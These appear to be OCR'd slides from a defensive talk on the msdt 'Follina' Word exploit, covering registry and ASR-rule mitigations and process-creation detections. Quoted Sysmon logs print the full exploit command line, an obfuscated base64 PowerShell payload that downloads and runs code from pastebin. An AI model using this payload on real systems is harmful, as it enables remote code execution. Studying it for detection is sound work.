
- **Banque de France (via Benjamin Delpy, Mimikatz author) noted disabling troubleshooting tools via GPO is effective**
  - → If you can't easily modify GPO in your environment, manual manipulation of the registry is also effective

- **Use the following command to disable troubleshooting tools on your systems:**
  - → reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\ScriptedDiagnostics" /t REG_DWORD /v EnableDiagnostics /d 0

- **Note that if your org (or MSP) relies on msdt to launch remote diagnostic tools, this will also stop them from functioning**
  - → It's doubtful disabling the protocol handler will have any second order impacts

Mitigations – Disable Troubleshooting Wizards (2)

- **Not only does this eliminate exploitation through Word, it also prevents msdt.exe from being used for indirect execution**



```
(c) Microsoft Corporation. All rights reserved.

C:\Users\jake>msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_Laun
chMethod=ContextMenu IT_SelectPro                                          m.Text.Encoding]
'+[char]58+[char]58+'UTF8.GetStri                                          ring('+[char]34+
'aWV4KCdpZXgoaXJtIGh0dHBzOi8vd3d3                                          har]34+'))')))i
../../../../../../../../../../../                                          leshoot=ts_AUTO"


C:\Users\jake>
```

An error occurred

An error occurred while troubleshooting:


Troubleshooting has been disabled by Group Policy.

Mitigations – Prevent Office From Creating Child Processes

- **Defender's Attack Surface Reduction (ASR) rules can be enabled to prevent Office from creating child processes**
  - Only use GPO if you're not using Intune or other device configuration management tools as they will overwrite conflicting GPO settings
- **In the GPO editor, go to Computer Configuration -> Administrative Templates**
  - Then Windows components -> Microsoft Defender Antivirus -> Microsoft Defender Exploit Guard -> Attack surface reduction
  - The Office child process rule GUID is 26190899-1602-49e8-8b27-eb1d0a1ce869
- **Setting the value to 6 allows the user to bypass the block if necessary**
  - This might be an ideal setting while evaluating the rule's impact in your environment, coupled of course with good detection engineering
- **Note: On the Defender Antivirus SKU, this rule <u>does not</u> appear to be functioning**

Mitigations – Prevent Office From Creating Child Processes

- **Note that the Microsoft documentation calls this rule beta**
  - → You should expect that threat actors may develop bypasses
  - → Office applications do in fact create legitimate child processes regularly this rule must allow, and it seems inevitable something will get through



Setting	State	Comment
Exclude files and paths from Attack Surface Reduction Rules	Not configured	No
Configure Attack Surface Reduction rules	Not configured	No

Configure Attack Surface Reduction rules

Configure Attack Surface Reduction rules

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Windows Server 2016, Windows 10 Version 1709

Options:

Set the state for each ASR rule: Show...

Show Contents

Set the state for each ASR rule:

Value name	Value
26190899-1602-49e8-8b27-eb1d0a1ce869	1

Block Office communication application from creating child processes

This rule prevents Outlook from creating child processes, while still allowing legitimate Outlook functions.

This rule protects against social engineering attacks and prevents exploiting code from abusing vulnerabilities in Outlook. It also protects against Outlook rules and forms exploits that attackers can use when a user's credentials are compromised.

> ⓘ Note
>
> This rule blocks DLP policy tips and ToolTips in Outlook. This rule applies to Outlook and Outlook.com only.

Intune name: `Process creation from Office communication products (beta)`

Configuration Manager name: Not available


GUID: `26190899-1602-49e8-8b27-eb1d0a1ce869`

Detection Engineering

Detections FTW!

Detecting Successful Exploitation – Process Creation (msdt.exe)


- **Alert on process execution of msdt.exe with a parent of WinWord.exe**
  - → And potentially other office products




```
Process Create:
RuleName: -
UtcTime: 2022-05-30 01:37:15.825
ProcessGuid: {f6c555f8-1fcb-6294-d000-000000000a00}
ProcessId: 6004
Image: C:\Windows\System32\msdt.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: Diagnostics Troubleshooting Wizard
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: msdt.exe
CommandLine: "C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
IT_SelectProgram=NotListed IT_BrowseForFile=h$(iex($(iex('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58
+'FromBase64String('+[char]34+'aWV4KCdpZXgoezB9IHBhc3RlYmluezF9Y29tezJ9cmF3ezJ9ZkdnQnk2SEcpJy1mJ2lybScsJy4nLCcvJyk='+[char]34+'))'))))
i../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO"
CurrentDirectory: C:\Users\jake\Desktop\
User: DESKTOP1\jake
LogonGuid: {f6c555f8-1f79-6294-3613-070000000000}
LogonId: 0x71336
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=992C3F0CC8180F2F51156671E027AE75,SHA256=6859D1B5D1BEAA2985B298F3FCEE67F0AAC747687A9DEC2B4376585E99E9756F,IMPHASH=
3A1E8B78C984CDC6E669D871794AD160
ParentProcessGuid: {f6c555f8-1fba-6294-c200-000000000a00}
ParentProcessId: 5860
ParentImage: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
ParentCommandLine: "C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\jake\Desktop\me.doc" /o ""
```

Detecting Successful Exploitation – Process Creation (msdt.exe)

- **Alert on process execution of msdt.exe with a parent of WinWord.exe**
  - → And potentially other office products




```
Image: C:\Windows\System32\msdt.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: Diagnostics Troubleshooting Wizard
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: msdt.exe
CommandLine: "C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
IT_SelectProgram=NotListed IT_BrowseForFile=h$(iex($(iex('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58
+'FromBase64String('+[char]34+'aWV4KCdpZXgoezB9IHBhc3RlYmluezF9Y29tezJ9cmF3ezJ9ZkdnQnk2SEcpJy1mJ2lybScsJy4nLCcvJyk='+[char]34+'))'))))
i../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO"
```



```
ParentProcessId: 5860
ParentImage: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
ParentCommandLine: "C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\jake\Desktop\me.doc" /o ""
```

Detecting Successful Exploitation – Process Creation (sdiagnhost.exe)

